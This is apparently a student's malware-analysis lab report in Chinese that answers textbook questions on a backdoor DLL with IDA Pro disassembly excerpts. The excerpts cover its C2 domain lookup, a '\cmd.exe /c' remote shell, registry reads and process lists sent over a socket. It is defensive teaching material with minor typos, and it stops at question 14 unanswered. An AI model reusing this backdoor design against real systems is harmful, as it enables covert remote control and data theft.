
计算机病毒及其防治技术

Lab5

沙璇 1911562

1. DllMain 的地址是什么？


首先用 ida pro 打开文件。



dllmain 的地址：0X1000D02E。

2. 使用 Imports 窗口浏览 gethostbyname，导入函数定位到什么地址？


打开 Imports 窗口,搜索 gethostbyname



定位到 0x100163CC 的地址。

3. 有多少函数调用了 gethostbyname？

双击 Imports 窗口里面 gethostbyname 函数，在新的窗口里面按下 Ctrl+ x。



共有 18 条。

共有 5 个函数调 用了 gethostbyname。

4. ***将精力集中在位于 0x10001757 处的对 gethostname 的调用，你能找到哪个 DNS 请求将被触发吗？***

按 g，输入 0x10001757，跳到该地址。

```
.text:10001753 83 C0 0D                                    add     eax, 0Dh
.text:10001756 50                                          push    eax             ; name
.text:10001757 FF 15 CC 63 01 10                           call    ds:gethostbyname
.text:1000175D 8B F0                                       mov     esi, eax
.text:1000175F 3B F3                                       cmp     esi, ebx
```

此处 call 函数调用了 gethostbyname

```
63C8                                                       ; sub_10001074+1BF↑p ...
63CC                            ; struct hostent *__stdcall gethostbyname(const char *name)
63CC ?? ?? ?? ??                            extrn gethostbyname:dword
63CC                                                       ; CODE XREF: sub_10001074:loc_
63CC                                                       ; sub_10001074+1D3↑p ...
63D0                            ; char *__stdcall inet_ntoa(struct in_addr in)
63D0 ?? ?? ?? ??                            extrn inet_ntoa:dword   ; CODE XREF: sub_10001074:loc_
63D0                                                       ; sub_10001365:loc_10001602↑p
```

它将栈顶的一个值作为函数的参数传递。

此时的栈顶值：off_10019040。

跳到 off_1001940：

```
off_10019040    dd offset aThisIsRdoPics_
                                        ; DATA XREF: sub_10001656:loc_10001722↑r
                                        ; sub_10001656+F8↑r ...
                                        ; "[This is RDO]pics.praticalmalwareanalys"...
```

双击得到完整的 string：

```
9193 00                                 db    0
9194 5B 54 68 69 73 20 69 73+aThisIsRdoPics_ db '[This is RDO]pics.praticalmalwareanalysis.com',0
9194 20 52 44 4F 5D 70 69 63+                                   ; DATA XREF: .data:off_10019040↑o
91C2 00                                 db    0
```

[This is RDO]pics.praticalmalwareanalysis.com

这段代码的作用是触发一个对 pics.praticalmalwareanalysis.com 的 DNS 请求。

5. ***IDA pro 识别了在 0x10001656 处的子过程中的多少个局部变量？***

首先按 g 跳到 0x10001656，可以看到如下局部变量：

```
.text:10001656
.text:10001656                         ; =============== S U B R O U T I N E =======================================
.text:10001656
.text:10001656
.text:10001656                         ; DWORD __stdcall sub_10001656(LPVOID)
.text:10001656                         sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C8↓o
.text:10001656
.text:10001656                         var_675         = byte ptr -675h
.text:10001656                         var_674         = dword ptr -674h
.text:10001656                         hLibModule      = dword ptr -670h
.text:10001656                         timeout         = timeval ptr -66Ch
.text:10001656                         name            = sockaddr ptr -664h
.text:10001656                         var_654         = word ptr -654h
.text:10001656                         Dst             = dword ptr -650h
.text:10001656                         Parameter       = byte ptr -644h
.text:10001656                         var_640         = byte ptr -640h
.text:10001656                         CommandLine     = byte ptr -63Fh
.text:10001656                         Source          = byte ptr -63Dh
.text:10001656                         Data            = byte ptr -638h
.text:10001656                         var_637         = byte ptr -637h
.text:10001656                         var_544         = dword ptr -544h
.text:10001656                         var_50C         = dword ptr -50Ch
.text:10001656                         var_500         = dword ptr -500h
.text:10001656                         Buf2            = byte ptr -4FCh
.text:10001656                         readfds         = fd_set ptr -4BCh
.text:10001656                         phkResult       = byte ptr -3B8h
.text:10001656                         var_3B0         = dword ptr -3B0h
.text:10001656                         var_1A4         = dword ptr -1A4h
.text:10001656                         var_194         = dword ptr -194h
.text:10001656                         WSAData         = WSAData ptr -190h
.text:10001656                         arg_0           = dword ptr  4
.text:10001656
.text:10001656 81 EC 78 06 00 00       sub     esp, 678h
```

一共有 24 个局部变量


6. ***IDA pro 识别了在 0x10001656 处的子过程中的多少个参数？***

```
.text:10001656
.text:10001656                         ; DWORD __stdcall sub_10001656(LPVOID)
.text:10001656                         sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C8↓o
.text:10001656
```

一个参数。

7. ***使用 string 窗口，来在反汇编中定位字符串\cmd.exe /c。它位于哪？***

打开 Strings 窗口，alt+T 搜索。




然后双击字符串：

```
xdoors_d:10095B20 5C 63 6F 6D 6D 61 6E 64+aCommand_exeC   db '\command.exe /c ',0 ; DATA XREF: sub_1000FF5
xdoors_d:10095B31 00 00 00                                align 4
xdoors_d:10095B34 5C 63 6D 64 2E 65 78 65+aCmd_exeC       db '\cmd.exe /c ',0     ; DATA XREF: sub_1000FF5
xdoors_d:10095B41 00 00 00                                align 4
```

位于 xdoors_d:10095B34 处。

8. ***在引用\cmd.exe /c 的代码所在的区域发生了什么？***

右键查找引用，可以发现只有一个引用。



双击到引用的位置：

```
:100101C2 FF 15 D0 61 01 10                call    ds:GetSystemDirectoryA
:100101C8 39 1D C4 E5 08 10                cmp     dword_1008E5C4, ebx
:100101CE 74 07                            jz      short loc_100101D7
:100101D0 68 34 5B 09 10                   push    offset aCmd_exeC ; "\\cmd.exe /c "
:100101D5 EB 05                            jmp     short loc_100101DC
```

地址 1001009D 可以看到有一个这样的字符串：

```
1001009D 68 44 5B 09 10                    push    offset aHiMasterDDDDDD ; "Hi,Master [%d/%d/%d %d:%d:
100100A2 50                                push    eax             ; Dest
```


检查这个函数，可以发现它做了很多接受和发送的系统操作。猜想它是一个远程 shell 会话函数。

9. ***在同样的区域，在 0x100101c8 处，看起来好像 dword_1008E5C4 是一个全局变量，它帮助决定走哪条路径。那恶意代码是如何设置 dword_1008E5C4 的呢？（提示：使用 dword_1008E5C4 的交叉引用。）***

先 g 跳到 0x100101c8 地址处：

```
.text:100101C8 39 1D C4 E5 08 10                cmp     dword_1008E5C4, ebx
.text:100101CE 74 07                            jz      short loc_100101D7
.text:100101D0 68 34 5B 09 10                   push    offset aCmd_exeC ; "\\cmd.exe /c "
.text:100101D5 EB 05                            jmp     short loc_100101DC
.text:100101D7                          ; ---------------------------------------------------------------------------
.text:100101D7
.text:100101D7                          loc_100101D7:                           ; CODE XREF: sub_1000FF58+27
.text:100101D7 68 20 5B 09 10                   push    offset aCommand_exeC ; "\\command.exe /c "
.text:100101DC
.text:100101DC                          loc_100101DC:                           ; CODE XREF: sub_1000FF58+27
.text:100101DC 8D 85 40 F5 FF FF                lea     eax, [ebp+CommandLine]
.text:100101E2 50                               push    eax             ; Dest
```

对这个函数也可以进行交叉引用，关注“写”操作修改的这一条。



进入 EAX，可以看到 EAX 被赋给 dword_1008E5C4,而 EAX 是前一条指令函数调用的返回值。因此,我们需要确定该函数返回什么。

```
.text:10001660 E8 9B F9 FF FF                   call    sub_10001000
.text:10001665 85 C0                            test    eax, eax
.text:10001667 75 53                            jnz     short loc_100016BC
.text:10001669 33 DB                            xor     ebx, ebx
.text:1000166B 89 5C 24 14                      mov     [esp+688h+var_674], ebx
.text:1000166F 89 5C 24 18                      mov     [esp+688h+hLibModule], ebx
.text:10001673 E8 1D 20 00 00                   call    sub_10003695
.text:10001678 A3 C4 E5 08 10                   mov     dword_1008E5C4, eax
.text:1000167D E8 41 20 00 00                   call    sub_100036C3
.text:10001682 68 98 3A 00 00                   push    3A98h           ; dwMilliseconds
.text:10001687 A3 C8 E5 08 10                   mov     dword_1008E5C8, eax
.text:1000168C FF 15 1C 62 01 10                call    ds:Sleep
.text:10001692 E8 68 FA 00 00                   call    sub_100110FF
.text:10001697 8D 84 24 F8 04 00 00             lea     eax, [esp+688h+WSAData]
.text:1000169E 50                               push    eax             ; lpWSAData
.text:1000169F 68 02 02 00 00                   push    202h            ; wVersionRequested
.text:100016A4 FF 15 F0 63 01 10                call    ds:WSAStartup
.text:100016AA 3B C3                            cmp     eax, ebx
.text:100016AC 74 1D                            jz      short loc_100016CB
.text:100016AE 50                               push    eax
.text:100016AF 68 98 35 09 10                   push    offset Format   ; "WSAStartup() error: %d\r
.text:100016B4 FF 15 A8 62 01 10                call    ds:__imp_printf
.text:100016BA 59                               pop     ecx
.text:100016BB 59                               pop     ecx
```

双击 sub_10003695 在反汇编窗口中查看它。该函数包括了一个 GetversionExA 的调用,用于获取当前操作系统版本的信息。

```
                VersionInformation= _OSVERSIONINFOA ptr -94h

                                    push    ebp
                                    mov     ebp, esp
00 00 00                            sub     esp, 94h
FF FF FF                            lea     eax, [ebp+VersionInformation]
FF FF FF 94 00+                     mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
                                    push    eax             ; lpVersionInformation
60 01 10                            call    ds:GetVersionExA
FF FF FF 02                         cmp     [ebp+VersionInformation.dwPlatformId], 2
                                    jnz     short loc_100036FA
FF FF FF 05                         cmp     [ebp+VersionInformation.dwMajorVersion], 5
                                    jb      short loc_100036FA
                                    push    1
                                    pop     eax
                                    leave
                                    retn
                ; ---------------------------------------------------------------------------
```

其中将 dwPlatformId 与数字 2 进行比较,来确定如何设置 AL 寄存器。如果 PlatformId 为 VER_PLATFORM_WIN32_NT,AL 会被置位。

此处判断当前操作系统是否 Windows2000 或更高版本,我们可以得出结论,该全局变量通常会被置为 1。

10. ***在位于 0x1000FF58 处的子过程中的几百行指令中，一系列使用 memcmp 来比较字符串的比较。如果对 robotword 的字符串比较是成功的(当 memcmp 返回 0)，会发生什么？***

    Jump 到 0x1000FF58 处。

```
.text:1000FF58 55                                  push    ebp
.text:1000FF59 8B EC                               mov     ebp, esp
.text:1000FF5B B8 C0 16 00 00                      mov     eax, 16C0h
.text:1000FF60 E8 0B 50 00 00                      call    __alloca_probe
.text:1000FF65 53                                  push    ebx
.text:1000FF66 56                                  push    esi
.text:1000FF67 8B 35 04 62 01 10                   mov     esi, ds:GetTickCount
.text:1000FF6D 57                                  push    edi
.text:1000FF6E FF D6                               call    esi ; GetTickCount
.text:1000FF70 6A 41                               push    41h
.text:1000FF72 33 DB                               xor     ebx, ebx
.text:1000FF74 59                                  pop     ecx
.text:1000FF75 33 C0                               xor     eax, eax
.text:1000FF77 8D BD 41 FE FF FF                   lea     edi, [ebp+var_1BF]
.text:1000FF7D 88 9D 40 FE FF FF                   mov     [ebp+Dest], bl
.text:1000FF83 F3 AB                               rep stosd
.text:1000FF85 8D 85 40 FE FF FF                   lea     eax, [ebp+Dest]
.text:1000FF8B 89 5D F4                            mov     [ebp+hFile], ebx
.text:1000FF8E 50                                  push    eax             ; lpBuffer
.text:1000FF8F 68 04 01 00 00                      push    104h            ; nBufferLength
.text:1000FF94 89 5D F0                            mov     [ebp+hObject], ebx
.text:1000FF97 FF 15 14 61 01 10                   call    ds:GetCurrentDirectoryA
```

位于 0x1000FF58 处的远程 shell 函数从 0x1000FF58 开始包含了一系列的 memcmp 函数。0x10010452 处可以看到与 rootwork 的 memcmp

```
.text:10010446 8D 85 40 FA FF FF                   lea     eax, [ebp+Dst]
.text:1001044C 68 CC 5A 09 10                      push    offset aRobotwork ; "robotwork"
.text:10010451 50                                  push    eax             ; Buf1
.text:10010452 E8 01 4B 00 00                      call    memcmp
.text:10010457 83 C4 0C                            add     esp, 0Ch
.text:1001045A 85 C0                               test    eax, eax
.text:1001045C 75 0A                               jnz     short loc_10010468
.text:1001045E FF 75 08                            push    [ebp+s]         ; s
.text:10010461 E8 3C 4E FF FF                      call    sub_100052A2
.text:10010466 EB 8E                               jmp     short loc_100103F6
.text:10010468                     ; ---------------------------------------------------------
```

```
.text:100052DC 8D 45 FC                         lea     eax, [ebp+hKey]
.text:100052DF 50                               push    eax             ; phkResult
.text:100052E0 68 3F 00 0F 00                   push    0F003Fh         ; samDesired
.text:100052E5 6A 00                            push    0               ; ulOptions
.text:100052E7 68 50 3A 09 10                   push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\Cu
.text:100052EC 68 02 00 00 80                   push    80000002h       ; hKey
.text:100052F1 FF 15 10 60 01 10                call    ds:RegOpenKeyExA
.text:100052F7 85 C0                            test    eax, eax
.text:100052F9 74 0E                            jz      short loc_10005309
.text:100052FB FF 75 FC                         push    [ebp+hKey]      ; hKey
.text:100052FE FF 15 08 60 01 10                call    ds:RegCloseKey
.text:10005304 E9 ED 00 00 00                   jmp     loc_100053F6
.text:10005309                  ; ---------------------------------------------------------------------------
```


```
:ext:100053C4 FF D6                             call    esi ; sprintf
:ext:100053C6 83 C4 10                          add     esp, 10h
:ext:100053C9 8D 85 F4 F9 FF FF                 lea     eax, [ebp+Dest]
:ext:100053CF 6A 00                             push    0
:ext:100053D1 50                                push    eax             ; Str
:ext:100053D2 E8 75 FB 00 00                    call    strlen
:ext:100053D7 59                                pop     ecx
:ext:100053D8 50                                push    eax             ; len
:ext:100053D9 8D 85 F4 F9 FF FF                 lea     eax, [ebp+Dest]
:ext:100053DF 50                                push    eax             ; int
:ext:100053E0 FF 75 08                          push    [ebp+s]         ; s
:ext:100053E3 E8 06 E5 FF FF                    call    sub_100038EE
:ext:100053E8 83 C4 10                          add     esp, 10h
```

如果该字符串为 rootwork,则在处的 jnz 不会跳转,而 1 的代码会被调用。sub—_100052A2 的代码,可以看到它查询了注册表 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Worktime 和 Worktimes 键的值,然后将这一信息返回给 2 处传给该函数的网络 socket。


```
.text:10003928
.text:10003928                  loc_10003928:                           ; CODE XREF: sub_100038EE+19↑j
.text:10003928 80 24 32 00                      and     byte ptr [edx+esi], 0
.text:1000392C 6A 00                            push    0               ; flags
.text:1000392E 57                               push    edi             ; len
.text:1000392F 56                               push    esi             ; buf
.text:10003930 FF 75 08                         push    [ebp+s]         ; s
.text:10003933 FF 15 D8 63 01 10                call    ds:send
.text:10003939 83 CF FF                         or      edi, 0FFFFFFFFh
.text:1000393C 3B C7                            cmp     eax, edi
.text:1000393E 74 02                            jz      short loc_10003942
.text:10003940 8B F8                            mov     edi, eax
.text:10003942
```

11. *PSLIST 导出函数做了什么？*

PSLIST 导出项可以通过网络发送进程列表,或者寻找该列表中某个指定的进程名并获取其信息。



查看该 Dll 的导出表。这个函数选择两条路径之一执行,这个选择取决于 sub_160836C3 的结果。sub_10093C3 函数检查操作系统的版本是 Windows Vista/7,或是 Windows XP/2003/2000



这两条代码路径都使用 CreateToolhelp32Snapshot 函数,从相关字符串和 API 调用来看,用于获得一个进程列表。这两条代码路径都通过 send 将进程列表通过 socket 发送。

12. ***使用图模式来绘制出对 sub_10004E79 的交叉引用图。当进入这个函数时, 哪个 API 函数可能被调用?仅仅基于这些 API 函数, 你会如何重命名这个函数?***


在 sub_10004E79 处的函数中,调用了 GetSystemDefaultLangID、send 和 sprintf 这三个 API。这个函数应该重命名有意义的名字,例如 GetSystemLanguage。

```
Str= byte ptr -400h
var_3FF= byte ptr -3FFh
s= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 400h
and     [ebp+Str], 0
push    edi
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [ebp+var_3FF]
rep stosd
stosw
stosb
call    ds:GetSystemDefaultLangID
movzx   eax, ax
push    eax
lea     eax, [ebp+Str]
push    offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
push    eax             ; Dest
call    ds:sprintf
add     esp, 0Ch
lea     eax, [ebp+Str]
push    0
push    eax             ; Str
call    strlen
pop     ecx
push    eax             ; len
lea     eax, [ebp+Str]
push    eax             ; int
push    [ebp+s]         ; s
call    sub_100038EE
add     esp, 10h
pop     edi
leave
retn
```


13. ***DllMain 直接调用了多少个 Windows API？多少个在深度为 2 的时候被调用？***

DllMain 直接调用了 strncpy、strnicmp、CreateThread 和 strlen 这些 API。进一步地，调用了非常多的 API,包括 Sleep、WinExec、gethostbyname,以及许多其他网络函数调用。



14. ***在 0x10001358 处，有一个对 Sleep（一个使用一个包含要睡眠的毫秒数的参数的 API 函数）的调用。顺着代码往后看，如果这段代码执行，这个程序会睡眠多久？***

